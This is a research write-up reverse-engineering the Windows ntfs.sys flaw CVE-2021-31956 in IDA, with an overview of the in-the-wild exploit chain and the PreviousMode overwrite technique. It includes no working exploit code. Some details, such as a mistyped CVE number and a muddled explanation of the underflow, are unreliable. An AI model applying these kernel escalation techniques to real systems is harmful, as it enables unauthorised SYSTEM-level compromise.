A Comprehensive Analysis of CVE-2021-31956

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Introduction

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CVE-2021-31956 is a Windows kernel local privilege escalation vulnerability found in multiple Windows versions including but not limited to Windows 10 20H2. The computer security company Kaspersky first detected the vulnerability as a actively-exploited issue found in-the-wild.

Reverse Engineering CVE-2021-31956

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To start things off with, we will examine the advisory posted by Kaspersky and then use the information provided to find the vulnerability ourselves.

The Initial Advisory

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The relevant portions of the vulnerability advisory posted by Kaspersky is as follows:

> The other vulnerability, CVE-2021-31956, is a heap-based buffer overflow in `ntfs.sys`. The function `NtfsQueryEaUserEaList` processes a list of extended attributes for the file and stores the retrieved values to a buffer. This function is accessible via a `ntoskrnl` system call and among other things it's possible to control the size of the output buffer. If the size of the extended attribute is not aligned, the function will calculate a padding and the next extended attribute will be stored at a 32-bit alignment. The code then checks if the output buffer is long enough to fit the extended attribute with padding, but it doesn't check for a possible integer underflow. As a result, a heap-based buffer overflow can occur.

> The exploit uses CVE-2021-31956 alongside the Windows Notification Facility (WNF) to create arbitrary memory read and write primitives. We are planning to publish more information about this technique in the future.

> As the exploit uses CVE-2021-31955 to get the kernel address of the EPROCESS structure, it is able to use the common post-exploitation technique to steal the SYSTEM token. However, the exploit uses a rarely used "PreviousMode" technique instead. We have seen this technique used by the CHAINSHOT framework and even made a presentation about it at CanSecWest/BlueHat in 2019. The exploit then uses this technique to inject a malware module into the system process and executes it.

Alongside the advisory, Kaspersky also posted the following pseudocode highlighting the vulnerable code in the `NtfsQueryEaUserEaList` function:

```
for ( cur_ea_list_entry = ea_list; ; cur_ea_list_entry = next_ea_list_entry )
{
  ...

  out_buf_pos = (DWORD *)(out_buf + padding + occupied_length);

  if ( NtfsLocateEaByName(eas_blocks_for_file, eas_blocks_size, &name,
&ea_block_pos) )
  {
    ea_block = eas_blocks_for_file + ea_block_pos;
    ea_block_size = ea_block->DataLength + ea_block->NameLength + 9;
    if ( ea_block_size <= out_buf_length - padding ) // integer-underflow is
possible
    {
    memmove(out_buf_pos, (const void *)ea_block, ea_block_size); // heap buffer
overflow
    *out_buf_pos = 0;
    }
  }
  else
  {
    ...
  }

  ...

  occupied_length += ea_block_size + padding;
  out_buf_length -= ea_block_size + padding;
  padding = ((ea_block_size + 3) & 0xFFFFFFFC) - ea_block_size;

  ...
}
```

Based on the analysis performed by Y3A, we can summarize the advisory as follows:

> There is a heap-based buffer overflow from an integer-underflow in the `ntfs.sys` function `NtfsQueryEaUserEaList` which is accessible via a `ntoskrnl.exe` system call. After gaining a kernel-mode write primitive, the exploit uses CVE-2021-31956 with the Windows Notification Facility and an `PreviousMode` overwrite technique for the exploit's `EPROCESS` structure.

We can now move onto finding the vulnerability ourselves.

Recreating CVE-2021-31956

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
This next section focuses on how to find the vulnerability using IDA and WinDbg. In particular, we will be discussing the steps needed to both recreate the work already done by the vulnerability advisory as well as other researchers.

Locating NtfsQueryEaUserEaList in IDA

Our focus now is to locate the function `NtfsQueryEaUserEaList` in a vulnerable version of `ntfs.sys`. In our case, we will be using a version from Windows 10 20H2. Once we have a version of the vulnerable driver, we will open it in IDA and locate `NtfsQueryEaUserEaList` in IDA:



As well as examining the pseudocode as shown in the advisory, we will also be looking through each basic block as it corresponds to the pseudocode. When we first generate the pseudocode for `NtfsQueryEaUserEaList`, we notice that we are missing both the variable names and possibly a data structure:

```
for ( i = a6; ; i = (unsigned int *)((char *)i + *i) )
{
    //...
    v16 = (_DWORD *)(a4 + v9 + v26);
    if //...
    {
        //...
        if ( (unsigned __int8)NtfsLocateEaByName(a2, *(unsigned int *)(a3 + 4),
&DestinationString, &v21) )
        {
            v20 = a2 + v21;
            v17 = *(unsigned __int16 *)(v20 + 6) + *(unsigned __int8 *)(v20 + 5) +
```

```
9;
            if ( v17 <= a5 - v9 )
            {
            memmove(v16, (const void *)v20, v17);
            *v16 = 0;
            goto LABEL_8;
            }
        }
        else
        {
            //...
            if //...
            {
                //...
                if //...
                {
                    if //...
                    {
                        v23 = v16;
                        a5 -= v17 + v9;
                        v9 = ((v17 + 3) & 0xFFFFFFFC) - v17;
                        goto LABEL_24;
                    }
                }
                //...
            }
        }
        //...
    }
    //...
}
```

It is interesting to note that the our disassembly that IDA produced is quite different from the advisory. This may be due to a different vulnerable version of `ntfs.sys`. However, we will not worry about it for now as it does not seem to impact the exploitability of this bug.

Adding a Custom Data Structure in IDA


Now that we have located the vulnerable function ourselves, let's proceed to recreate the data structure shown in the advisory:

```
ea_block_size = ea_block->DataLength + ea_block->NameLength + 9;
```

Here, we see that this structure provides extended attributes with two separate types of lengths. Now, using the search query

> extended attribute length structure microsoft


We get the following two results:




We examine both structures, and we discover the `FILE_FULL_EA_INFORMATION` structure is the only structure out of the two to have two separate lengths defined:

```
typedef struct _FILE_FULL_EA_INFORMATION {
  ULONG  NextEntryOffset;
  UCHAR  Flags;
  UCHAR  EaNameLength;
  USHORT EaValueLength;
  CHAR   EaName[1];
} FILE_FULL_EA_INFORMATION, *PFILE_FULL_EA_INFORMATION;
```


Now that we have the associated structure for the vulnerable code in `NtfsQueryEaUserEaList`, we will now go to *View -> Open subviews -> Local types*:




Once there, we will then right click within the view and select *Insert*:




A dialog box will then appear, within the dialog box we paste the `FILE_FULL_EA_INFORMATION` structure:



We then click *Ok* and head back to the variable `v20`, right-click on it, and select *Convert to struct...**:



We will then go to our entry for `FILE_FULL_EA_INFORMATION`, select it, and click *Ok*:



At this point, we see that our data structure updated within IDA:

```
v15 = v26;
v16 = (_DWORD *)(a4 + v9 + v26);
if ( (unsigned __int8)NtfsLocateEaByName(a2, *(unsigned
{
  v20 = (_FILE_FULL_EA_INFORMATION *)(a2 + v21);
  v17 = v20->EaValueLength + v20->EaNameLength + 9;
  if ( v17 <= a5 - v9 )
  {
    memmove(v16, v20, v17);
    *v16 = 0;
    goto LABEL_8;
  }
```

Renaming Variables in IDA

Now that we have added our custom data structure, we can proceed to rename our variables in IDA to that of the variables provided in the initial advisory:

```
for ( cur_ea_list_entry = ea_list;
          ;
          cur_ea_list_entry = (unsigned int *)((char *)cur_ea_list_entry +
*cur_ea_list_entry) )
{
    //...
    if //...
    {
        //...
        out_buf_pos = (_DWORD *)(out_buf + padding + occupied_length);
        if ( (unsigned __int8)NtfsLocateEaByName(eas_blocks_for_file, *(unsigned
int *)(a3 + 4), &name, &ea_block_pos) )
        {
          ea_block = (_FILE_FULL_EA_INFORMATION *)(eas_blocks_for_file +
ea_block_pos);
          ea_block_size = ea_block->EaValueLength + ea_block->EaNameLength + 9;
          if ( ea_block_size <= out_buf_length - padding )
          {
            memmove(out_buf_pos, ea_block, ea_block_size);
            *out_buf_pos = 0;
            goto LABEL_8;
          }
        }
        else
        {
            //...
            if //...
            {
                //...
                if //...
                {
                    if //...
                    {
                        v23 = out_buf_pos;
                        out_buf_length -= ea_block_size + padding;
                        padding = ((ea_block_size + 3) & 0xFFFFFFFC) -
ea_block_size;
                        //...
                    }
                }
                //...
            }
        }
        //...
    }
```

One thing to note is that we are missing the `eas_blocks_size` parameter as our version of `ntfs.sys` uses a data structure value instead of a direct parameter as in the advisory. In addition, the iteration of `occupied_length` is slightly different.Finally, the way the `for` loop iterates through each entry is counted differently. However, since these differences do not seem to impact the exploit, we will ignore them.

Analyzing the Basic Blocks and Pseudocode in IDA

Now that we have all pertinent data structures and variables in the vulnerable function `NtfsQueryEaUserEaList`, let's proceed to include more of the pseudocode to then better learn why this vulnerability exists in the first place. We will take the pseudocode provided by the NCC Group in their analysis of CVE-2021-31956 and recontextualize it to our version of `ntfs.sys`:

```
__int64 __fastcall NtfsQueryEaUserEaList(
        __int64 a1,
        __int64 eas_blocks_for_file,
        __int64 a3,
        __int64 out_buf,
        unsigned int out_buf_length,
        unsigned int *ea_list,
        char a7)
{
  //...
  unsigned int padding; // r15d
  //...
  padding = 0;
  occupied_length = 0;
  while ( 1 )
  {
    //...
    for ( cur_ea_list_entry = ea_list; ; cur_ea_list_entry = (unsigned int *)
((char *)cur_ea_list_entry + *cur_ea_list_entry) )
    {
      if ( cur_ea_list_entry == v11 )
      {
        v15 = occupied_length;
        out_buf_pos = (_DWORD *)(out_buf + padding + occupied_length);
        if ( (unsigned __int8)NtfsLocateEaByName(eas_blocks_for_file, *(unsigned
int *)(a3 + 4), &name, &ea_block_pos) )
        {
          ea_block = (_FILE_FULL_EA_INFORMATION *)(eas_blocks_for_file +
ea_block_pos);
          ea_block_size = ea_block->EaValueLength + ea_block->EaNameLength + 9;
          if ( ea_block_size <= out_buf_length - padding )
          {
            memmove(out_buf_pos, ea_block, ea_block_size);
            *out_buf_pos = 0;
            goto LABEL_8;
          }
        }
        else
        {
          ea_block_size = *((unsigned __int8 *)v11 + 4) + 9;
```

```
            if ( ea_block_size + padding <= out_buf_length )
            {
              //...
              *((_BYTE *)out_buf_pos + *((unsigned __int8 *)v11 + 4) + 8) = 0;
              //...
              v18 = ea_block_size + padding + v15;
              occupied_length = v18;
              if ( !a7 )
              {
                if ( v23 )
                  *v23 = (_DWORD)out_buf_pos - (_DWORD)v23;
                if ( *v11 )
                {
                  v23 = out_buf_pos;
                  out_buf_length -= ea_block_size + padding;
                  padding = ((ea_block_size + 3) & 0xFFFFFFFC) - ea_block_size;
                  goto LABEL_24;
                }
              }
              //...
            }
          }
          //...
        }
        //...
      }
      //...
    }
    //...
}
```

Now that we have the recontextualized pseudocode of `NtfsQueryEaUserEaList`, let's walk through what a syscall to `NtfsQueryEaUserEaList` would look like alongside each basic block.


Examining a Syscall to NtfsQueryEaUserEaList

For this section, we will be walking through the analysis done by the NCC Group in their blog post analyzing CVE-2021-31956. To start things off, let's examine both the `for` loop and the primary `if` condition vulnerable to CVE-2021-31965:

```
//...
for ( cur_ea_list_entry = ea_list; ; cur_ea_list_entry = (unsigned int *)((char
*)cur_ea_list_entry + *cur_ea_list_entry) )
    {
      if ( cur_ea_list_entry == v11 )
      {
        //...
         if ( (unsigned __int8)NtfsLocateEaByName(eas_blocks_for_file, *(unsigned
int *)(a3 + 4), &name, &ea_block_pos) )
        {
          ea_block = (_FILE_FULL_EA_INFORMATION *)(eas_blocks_for_file +
```

```
ea_block_pos);
          ea_block_size = ea_block->EaValueLength + ea_block->EaNameLength + 9;
          if ( ea_block_size <= out_buf_length - padding )
          {
            memmove(out_buf_pos, ea_block, ea_block_size);
            *out_buf_pos = 0;
            goto LABEL_8;
          }
      }
      //...
    }
    //...
}
```


Looking at the basic block representation, we see that the `for` loop starts here:



As we can see, each value in `cur_ea_list_entry` is checked against `v11` or in other words, the value in the register RBX is compared to the value in R12. If the value in RBX is not equal to the value in R12, the loop takes the green code path. According to the advisory, the vulnerable function path for CVE-2021-31956 occurs when this basic block fails the check and takes the red code path. So far we have covered the following loop and check from our pseudocode:

```
//...
for ( cur_ea_list_entry = ea_list; ; cur_ea_list_entry = (unsigned int *)((char
*)cur_ea_list_entry + *cur_ea_list_entry) )
    {
      if ( cur_ea_list_entry == v11 )
      {
        // WE ARE HERE
    }
    //...
}
```


We proceed to examine the next basic block we reach after not jumping with the JNZ instruction:



Now, according to the advisory, we want to pass this check and jump with the JNZ instruction. We can assume that the `NtfsLocateEaByName` probably checks if an Extended Attribute is present, and if so return 0 and jump. We now have covered the next `if` condition and we reexamine our position within the pseudocode:

```
//...
for ( cur_ea_list_entry = ea_list; ; cur_ea_list_entry = (unsigned int *)((char
*)cur_ea_list_entry + *cur_ea_list_entry) )
    {
      if ( cur_ea_list_entry == v11 )
      {
        v15 = occupied_length;
        out_buf_pos = (_DWORD *)(out_buf + padding + occupied_length);
        if ( (unsigned __int8)NtfsLocateEaByName(eas_blocks_for_file, *(unsigned
int *)(a3 + 4), &name, &ea_block_pos) )
        {
          // WE ARE HERE
        }
        //...
    }
    //...
}
```


We've now reached the vulnerable code inside of `NtfsQueryEaUserEaList`:



Looking at the diagram above, we can see two specific things:

1. According to the x64 fastcall calling convention, RDX is the second input parameter for a function call. In our case, we know that RDX is user-controlled as per the advisory from Kaspersky.Therefore, we move onto the second observation.
2. If our controlled value is less than *or equal to* the output buffer length minus the padding, we pass the `if` condition.

Now since we control half of the vulnerable `if` comparison, we should look further into what the other half entails. We continue to follow the basic block code path until we reach the code that sets the size of the `padding`:



Here, based again off of the information provided in the advisory, we see that the padding is calculated in such a way to store the next extended attribute with a 32-bit alignment.

This is where the vulnerability occurs. If an attacker is able to create a perfectly aligned output buffer, we would pass the check where the `ea_block_size` variable is less than *or equal to* the output buffer's length minus a padding of 0.

Exploiting CVE-2021-31956

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Now that we have an understanding of the vulnerability. We can now proceed to examine both the exploit used and the context in which it was originally discovered.

Returning to the Advisory

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Before striking out on our own, let's go ahead and review the information already provided by Kaspersky in their advisory for CVE-2021-31956.

Exploit Chain

In Kaspersky's initial triage of the discovery, CVE-2021-31956 was part of a larger chain of vulnerabilities used to escape the Google Chrome browser and use CVE-2021-31956 to escalate privileges and gain remote code execution as the Windows kernel.

As mentioned previously, the attackers used CVE-2021-21224 as a means to escape the Chrome sandbox and gain remote code execution. Then, the attackers seemingly used another exploit, chiefly CVE-2021-31955 to obtain the kernel address of the current process' `EPROCESS` value to then overwrite the `PreviousMode` offset to then set the current process' context to that of `SYSTEM`.

EPROCESS Structure

What is the `EPROCESS` structure? According to Microsoft:

> The EPROCESS structure is an opaque structure that serves as the process object for a process.

In layman's terms, this basically means that if an attacker obtains the `EPROCESS` memory address for their current process, if they had a kernel-mode write primitive, they would be able to escalate their privileges to `SYSTEM`. The specifics of this technique is described in the next section.

PreviousMode Overwrite

As noted by Kaspersky, traditionally, an attacker would steal the `SYSTEM` token to escalate privileges. However, by overwriting the `PreviousMode` field with `0x0`, it is possible to then execute various routines from user-made in kernel-mode. This means that with the `PreviousMode` field set to `0x0`, parameters are trusted and thus are not checked by the kernel.

Now that we have a basic grasp of the context of what CVE-2021-31956 does and how it was discovered, let's now explore the proof-of-concept used to exploit this vulnerability.

Exploitation Overview

